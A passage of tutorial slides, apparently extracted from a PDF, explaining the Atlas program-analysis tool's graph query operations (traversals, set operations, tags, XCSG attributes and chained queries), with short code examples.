Selects the graph reachable from the given nodes along reverse paths of length one. Includes the origin in the resulting graph query.

`q.reverseStep(D)` outputs the graph $D \leftarrow C$.


`q.reverseStep(C)` outputs the graph $C \leftarrow B$.

`q.predecessors(origin)`

Selects the immediate predecessors reachable from the given nodes. Does not include the origin unless it precedes itself. The result does not include edge.

`q.predecessors(C)` outputs: {B}

`q.predecessors(F)` output: Empty graph.



Set Operations (1)


`q.union(q2...)`

Yields the union of nodes and edges of *this* graph and the *other* graphs.

`B.union(C)` outputs a graph with nodes B and C.

`A.union(B, C)` outputs a graph with nodes A, B, and C.

`q.union(C)` outputs the entire graph.





`q.intersection(q2...)`

Yields the intersection of nodes and edges of *this* graph and the *other* graphs.

`A.intersection(B)` outputs an empty graph.

`q.intersection(C)` outputs a graph with only the node C.



Set Operations (2)


`q.difference(q2...)`

Selects q , excluding nodes and edges in $q2$. Removing an edge necessarily removes the nodes it connects. Removing a node removes the connecting edge as well.

$B.difference(C)$ outputs a graph with only the node B .

$B.difference(A, B)$ outputs an empty graph.

$q.difference(C)$ outputs the shown graph without the node C and any edges entering or leaving node C .




`q.differenceEdges(q2...)`

Selects q , excluding the edges from $q2$.

$q.differenceEdges(q)$ outputs only the nodes A, B, C, D, E, F, G .

$q.differenceEdges(q.forwardStep(B))$ outputs the graph $A \rightarrow B, C \rightarrow B, C \rightarrow D, D \rightarrow E, D \rightarrow G$, and F (the edge $B \rightarrow C$ is removed from the original graph).



Between Traversals

`q.between(fromX, toY)`

Selects the subgraph containing all paths starting from a set X to a set Y.

`q.between(C, A)` outputs Empty graph.

`q.between(C, E)` outputs the graph $C \rightarrow D \rightarrow E, C \rightarrow B \rightarrow C$.

`q.betweenStep(fromX, toY)`

Selects the subgraph containing all paths of length one starting from a set X to a set Y.


`q.betweenStep(C, D)` outputs the graph $C \rightarrow D$.

`q.betweenStep(D, C)` outputs Empty graph.

`q.betweenStep(C, E)` outputs Empty graph.

Note: A possible implementation of `betweenStep` could be:

`q.forwardStep(fromX).intersection(q.reverseStep(toY))`



Graph Operations (1)

`q.leaves()`

Selects the nodes from the given graph with no successors.
`q.leaves()` outputs {E, F, G}.

`q.roots()`


Selects the nodes from the given graph with no predecessors.
`q.roots()` outputs {A, F}.

`q.retainNodes()`

Selects all nodes from the graph, ignoring edges.
`q.retainNodes()` outputs {A,B,C,D,E,F,G}.

`q.retainEdges()`

Retain only edges and nodes connected to edges.
`q.retainEdges()` outputs the shown graph without F




Graph Operations (2)

`q2.induce(q)`

Adds edges from the given graph query q_2 to q .

`var q2 = B.union(C)`

$q2.induce(q)$ outputs the graph $B \rightarrow C \rightarrow B$.



Graph Elements

- In Atlas a *Q* (query) object can be thought of as a recipe to a *constraint satisfaction problem* (CSP). Building and chaining together *Q*'s costs you almost nothing, but when you ask to see what is in the *Q* (by showing or evaluating the *Q*) Atlas must evaluate the query and execute the graph traversals.
- The evaluated result is a *Graph*. A *Graph* is a set of *GraphElement* objects. In Atlas both a *Node* and an *Edge* are *GraphElement* objects.

```
Graph graph = q.eval();
AtlasSet<Node> graphNodes = graph.nodes();
AtlasSet<Edge> graphEdges = graph.edges();
```

GraphElement Attributes

- A *GraphElement* (Node/Edge) can have attributes
- An attribute is a key that corresponds to a value in the *GraphElement* attribute map.
 - An attribute that is common to almost all nodes and edges is *XCSG.name*.

```
for(Node graphNode : graphNodes){  
    String name = (String) graphNode.attr().get(XCSG.name);  
}
```

- Another common attribute is the source correspondence that stores the file and character offset of the source code corresponding to the node or edge. Double clicking on a node or edge takes us to the corresponding source code!

Selecting GraphElements on Attributes

- Attributes can be used to select *GraphElements* (nodes/edges) out of a graph.

- For example from the graph we can select all method nodes with the attribute key XCSG.name that have the value "main".

```
Q mainMethods = q.selectNode(XCSG.name, "main");
```

- We could also select all array's with 3 dimensions.

```
Q 3DimArrays = q.selectNode(XCSG.arrayDimension, 3);
```

Tags: A Special Kind of Attribute

- A Tag is an attribute whose value is TRUE (T)
- The presence of a tag denotes that a *Node* or *Edge* is a member of a set.
 - For example, all method nodes are tagged with *XCSG.Method*.
- Atlas provides several default tags such as *XCSG.Method* that should be used to make code cleaner (and safer from possible schema changes in the future!).

Selecting GraphElements by Tags (1)

`q.nodesTaggedWithAny(...)`

Selects the nodes tagged with at least one of the given tags.

`q.nodesTaggedWithAny(XCSG.Method)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAny(XCSG.Class)` outputs: empty graph.

`q.nodesTaggedWithAny(XCSG.Method, XCSG.Class)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAll(...)`


Selects the nodes tagged with all of the given tags.

`q.nodesTaggedWithAll(XCSG.Method)` outputs: {A,B,C,D,E,F,G}.

`q.nodesTaggedWithAll(XCSG.Class)` outputs: empty graph.

`q.nodesTaggedWithAll(XCSG.Method, XCSG.Class)` outputs: empty graph.

NOTE: The output contains only the nodes.




Selecting GraphElements by Tags (2)

`q.edgesTaggedWithAny(...)`

Selects edges tagged with at least one of tags. Includes all nodes.
`q.edgesTaggedWithAny(XCSG.Call)` outputs: the shown graph.

`q.edgesTaggedWithAll(...)`

Selects edges tagged with all of the given tags. Includes all nodes.
`q.edgesTaggedWithAll(XCSG.Call)` outputs: the shown q.



Chaining Queries (1)

- We can chain queries to form more complex queries
- Q objects may contain multiple nodes and edges (so an origin can include multiple starting points).
- A second look at the queries we started the example with:
 1. First create a subgraph (called `containsEdges`) of the universe that only contains nodes and edges connected by a *contains* relationship. The Atlas map is heterogeneous, meaning there are many edge and node types. Here we are specifying that we want edges that represent a *contains* relationship from a parent node to a child node.

```
var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)
```

Chaining Queries (2)

2. We then define yet another subgraph (called *app*) which contains nodes and edges declared under the MyProject project.

```
var app = containsEdges.forward(universe.project("MyProject"))
```

3. From the app subgraph we select all nodes that are methods.

```
var appMethods = app.nodesTaggedWithAny(XCSG.Method)
```

4. From the subgraph *app* we select all method nodes named "<init>" (instance initializer methods) or "<clinit>" (static initializer methods). We are using a query method called *methods(String methodName)* that selects methods that have a name that matches the given string. We will explore more query methods later.

```
var initializers = app.methods("<init>").union(app.methods("<clinit>"))
```

Chaining Queries (3)

5. From the app subgraph we select all nodes that are constructors.

```
var constructors = app.nodesTaggedWithAny(XCSG.Constructor)
```

6. From the universe create a subgraph (called callEdges) that only contains nodes and edges connected by a call relationship.

```
var callEdges = universe.edgesTaggedWithAny(XCSG.Call)
```

7. Define graph to be the methods in the app ignoring initializers and constructors with call edges added in where they exist.

```
var q = (appMethods difference (initializers.union(constructors))).induce(callEdges)
```

8. Evaluate and display the graph query.

```
show(q)
```

Atlas Schema

- To become proficient in wielding Atlas, you should have:
 - Firm understanding of Extensible Common Software Graph (XCSG) schema
 - Firm understanding of the language you are analyzing (Java source, Jimple, C)
- Examples:
 - How do we detect an inner class with XCSG?
 - No tag for inner class, inner class is defined by a contains relationship.
 - *containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)*
 - *topLevelClasses = containsEdges.successors(universe.nodesTaggedWithAny(XCSG.Package))*
 - *innerClasses = containsEdges.forward(topLevelClasses).difference(topLevelClasses)*
 - What about Java vs. Jimple (Java Bytecode)?
 - No concept of inner classes in bytecode

Atlas Schema Resources

- http://ensoftatlas.com/wiki/Extensible_Common_Software_Graph
- Eclipse → Show Views → Other... → Atlas → Element Detail View
- Atlas Shell (test out queries on the fly!)
- Atlas Smart Views (interactive graphs)